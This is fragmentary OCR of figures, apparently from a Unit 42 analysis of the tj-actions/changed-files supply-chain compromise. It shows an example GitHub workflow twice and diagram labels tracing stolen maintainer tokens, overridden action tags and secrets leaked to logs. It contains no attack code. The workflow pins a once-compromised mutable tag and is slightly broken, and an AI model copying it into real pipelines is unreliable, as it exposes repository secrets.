
Used in workflows of many


tj-actions/changed-files

```yaml
name: do-your-job

on:
  push:
    branches:
      - main

env:
  SLACK_TOKEN: ${{ secrets.SLACK_TOKEN }}

jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout repository
        uses: actions/checkout@v4

      - name: Check for changed files
        uses: tj-actions/changed-files@v39

      - name: Print changed files
        run: echo "${{ steps.changed-files.outputs.all_changed_files }}"
```

```yaml
name: do-your-job

on:
  push:
    branches:
      - main

env:
  SLACK_TOKEN: ${{ secrets.SLACK_TOKEN }}

jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout repository
        uses: actions/checkout@v4

      - name: Check for changed files
        uses: tj-actions/changed-files@v39

      - name: Print changed files
        run: echo "${{ steps.changed-files.outputs.all_changed_files }}"
```

Two weeks after the initial incident


Repository access
Repository access
Repository access
Repository access
Invite disposable user as a member
Steal maintainer's PAT
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
spotbugs/ sonar-findbugs
spotbugs/ spotbugs
reviewdog/ action-setup
Create workflow
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of
LOG
UNIT 42
BY PALO ALTO NETWORKS




